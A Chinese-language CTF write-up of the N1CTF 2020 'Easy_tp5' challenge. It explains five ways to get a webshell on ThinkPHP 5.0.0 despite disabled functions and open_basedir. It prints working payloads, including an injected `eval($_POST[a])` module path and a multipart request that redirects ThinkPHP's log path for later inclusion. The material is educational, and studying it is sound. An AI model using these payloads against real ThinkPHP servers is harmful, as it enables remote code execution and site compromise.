TP 诸多限制条件下如何 getshell - SecPulse.COM | 安全脉搏

> 前言

前言


先说说 2020_n1CTF 的 web 题 Easy_tp5 复现问题。


这个题在保留 thinkphp 的 RCE 点的同时，并且 RCE 中 ban 掉许多危险函数，只能允许单参数的函数执行。对于现在在网络中流传的文件包含的点也增加了限制。

smile yyds!


先说一下这个题限制条件：

- thinkphp 版本：5.0.0
- php 版本：7
- 对于包含文件增加了限制






- ban 掉所有的单参数危险函数




disable_functions	unserialize,passthru,pcntl_exec,pcntl_fork,pcntl_wait,exec,system,chroot,chgrp,chown,shell_exec,proc_open,proc_get_status,popen,ini_alter,ini_restore,dl,openlog,syslog,readlink,symlink,link,popepassthru,stream_socket_server,putenv,imap_open,ld,dl,mail,error_log,pcntl_fork,fsockopen,pfsockopen	unserialize,passthru,pcntl_exec,pcntl_fork,pcntl_wait,exec,system,chroot,chgrp,chown,shell_exec,proc_open,proc_get_status,popen,ini_alter,ini_restore,dl,openlog,syslog,readlink,symlink,link,popepassthru,stream_socket_server,putenv,imap_open,ld,dl,mail,error_log,pcntl_fork,fsockopen,pfsockopen

- 设置 open_basedir 为 web 目录



max_input_time	60	60
max_input_vars	1000	1000
memory_limit	128M	128M
open_basedir	/var/www/html/	/var/www/html/
output_buffering	4096	4096
output_encoding	no value	no value
output_handler	no value	no value

- 设置仅在 public 目录下可写




在 TP5.0.0 的中，目前公布的只是存在利用 Request 类


其中变量被覆盖导致 RCE。如果 ban 掉单参数可利用函数那么只能用文件包含，但是文件包含做了限制不能包含 log 文件，所以只能从别的方面入手。


这些限制都太大了，所以需要想办法去上传一个 shell 来完成后续绕 disable_function。

首先 TP5.0.0 目前只存在通过覆盖 Request 中的某些变量导致 RCE，其余细节不再赘述，我们看看大概代码执行点在哪里。




call_user_func 是代码执行点，我们基本上所有 PHP 自带的可利用函数基本被 ban 掉，所以我们需要从自写的函数调用来入手，首先我们需要看下这个点。可回调函数不仅仅指的是简单函数，还可以是一些对象的方法，包括静态方法。





方法一 thinkphplibrarythinkBuild::module

我们可以这样通过调用这个类的静态方法 module，来实现写文件的操作。




我们先看看这个该怎么走，我们看到这个 mkdir 是在 application 创建目录，但是由于权限问题肯定无法创建。根据 TP 报错即退出的机制从而中断执行。那么我们可以通过 `../public/test` 来创建目录。

我们会进入到 buildhello 函数中。


走完流程发现我们可以在 public 创建了一个 test 模块，同样看到 `test/controller/Index.php` 中我们所写的 `../public/test` 保存了下来那么我们就绕过，但是执行完之后会发现一些语法错误导致代码不能执行。

由于这部分内容可控那我们就把他变得符合语法执行，我们可以这么做


`test;eval($_POST[a]);#/../../public/test;` ，这样就符合语法。




但是还有一个问题需要解决，就是我们这样的 payload 会设置一个不存在目录从而可以符合语法并且加入 eval 函数。但是现在还存在一个跨越不存在目录的问题。



- linux 环境



- win 环境



在 Linux 中不能创建不存在的目录，但是在 win 下就可以。但是报错是 warning，并不会中断执行，并且在 bindhello 函数中我们会看到：

其中 mkdir 函数存在 recursive 参数为 true，允许递归创建多级嵌套的目录。这样就可以使 mkdir 中使用不存在的目录就可以进行绕过。但是现在有个问题：前面的 mkdir 中的 warning 报错被 TP 捕获到直接会退出无法执行后面的内容，那么我们就需要使用一些办法进行抑制报错。我们经常做题会用到一个函数 `error_reporting` ，我们可以使用 `error_reporting(0)` 抑制报错。

我们再回到代码执行点，我们发现 call_user_func 函数执行完的值会执行循环再次回到 call_user_func() 中当回调函数的参数进行使用。因此需要考虑一下怎么调整才能让我们执行并且抑制报错。


1. 如果我们将 `error_reporting` 放在前面执行，无论参数


是什么都会返回 0 从而导致后面执行代码不可控。

2. 如果我们将 `thinkBuild::module` 放前面，那么 thinkphp 报错也不能执行成功。

但是如果我们放入一个中间值，在第一次执行能够成功创建目录，并且 `error_reporting` 还能成功执行，这时候就需要用到 PHP 弱类型比较，PHP 中 0 == null，0 == 非数字开头的字符串。


payload 如下可示：





方法二 使用注释符绕过语法产生的错误


payload 如下：




这样就会使用注释符注释掉后面的语法错误，然后使用 `?>` 包裹住，后面跟上自己用的 payload 即可。但是这样会产生一个问题，无法在 win 环境下使用，win 下文件夹中不能带这些字符 `/ : * ? " < > |`

方法三 文件包含 & php 伪协议

这种操作就是，我们通过之前的 `thinkBuild::module` 写文件进去，写入的内容是我们 rot13 编码过的。然后通过 `think__include_file` 调用我们写入文件的内容，因为这个过滤不够完全，可以让我们包含我们所写的内容。





方法四 覆盖日志路径写入

因为题目将 error_log 函数 ban 掉了，所以这个非预期解是在不 ban 掉 error_log 函数的情况下所实现的。

payload 具体如下：


```
------WebKitFormBoundaryPS8RbPBhA2hus5r8
Content-Disposition: form-data; name="_method"

__construct
------WebKitFormBoundaryPS8RbPBhA2hus5r8
Content-Disposition: form-data; name="filter[]"

json_decode
------WebKitFormBoundaryPS8RbPBhA2hus5r8
Content-Disposition: form-data; name="method"

GET
------WebKitFormBoundaryPS8RbPBhA2hus5r8
Content-Disposition: form-data; name="filter[]"

get_object_vars
------WebKitFormBoundaryPS8RbPBhA2hus5r8
Content-Disposition: form-data; name="filter[]"

think\Log::init
------WebKitFormBoundaryPS8RbPBhA2hus5r8
Content-Disposition: form-data; name="get[]"

{"type":"File", "path":"/var/www/html/null/public/logs"}
------WebKitFormBoundaryPS8RbPBhA2hus5r8--

```

1. 通过 `json_decode` 使得我们传入的 `{"type":"File", "path":"/var/www/html/null/public/logs"}` 转换成内置类 stdClass 的一个对象。


2. 再通过 `get_object_vars` 将其转换成数组传入到 `thinkLog::init` 中。


3. 在其中会 new 了一个 `thinklogdriverFile` ，并且传入的参数是我们
的 `'path'=>/var/www/html/null/public/logs` ，那么会触发类中的__construct，将其默认的 path 给覆盖掉。

4. 最后因为我们触发漏洞点的特殊性，肯定会报错使得报错信息可以被计入到 log 文件里。



5. 之后再通过 `thinkLang::load` 包含。





方法五 :: 竟然可以调用非静态方法

下面是个简单的例子。


```
<?php
class A{
    public function test1($a){
        echo "test1".$a;

    }
    static function test2($a){
        echo "test2".$a;
    }
    public function test3($a){
        $this->b = $a;
        echo "test3".$this->b;
    }
}
call_user_func("A::test1","x");
echo "</br>";
call_user_func("A::test2","x");
echo "</br>";
call_user_func("A::test3","x");
echo "</br>";
//$xxx=new A();
//call_user_func(array($xxx,'test3'),"x");
```

我们看看会怎么执行。

会发现使用:: 调用了 public 类的方法并且能够成功执行，但是会报错。并且:: 仅仅适合在方法中没有写 $this 的情况，因为 $this 指代的是这个对象，找不到

`$this` 的情况，因为 `$this` 指代的是这个对象，找不到对象自然会报错。那么我们看一下下面的 payload 就会一眼明白，payload 其实用了跟上面预期解抑制错误的另一种方法，然后抑制报错让 TP 不会遇错停止执行。


这个题解的 payload 如下：



1. 因为 PHP 本身的错误处理被 thinkphp 所替代进行处理，所以上面就是将 thinkphp 所替代错误进行处理的方法给覆盖掉导致没有办法正常执行。


2. 调用 `self::path` 方法，可以抛弃掉我们上一个执行的返回值，并且返回我们所输入的 `path` ，为什么会返回


返回值，并且返回我们所输入的 path。为什么会返回 path，path 为什么是我们输入的值，这个就是之前提到的代码执行点他是覆盖了 Request 类的参数，所以方法返回的是 `$this->path` ，这个我们可以控制。



3. 之后调用 base64_decode，返回值就是我们 base64 解码的内容。

4. 解码后的返回值就会进入 `thinkviewdriverPhp::Display` 中，然后进入 eval 执行代码。





全文完

本文由 简悦 SimpRead 优化，用以提升阅读体验

使用了 全新的简悦词法分析引擎 beta，点击查看详细说明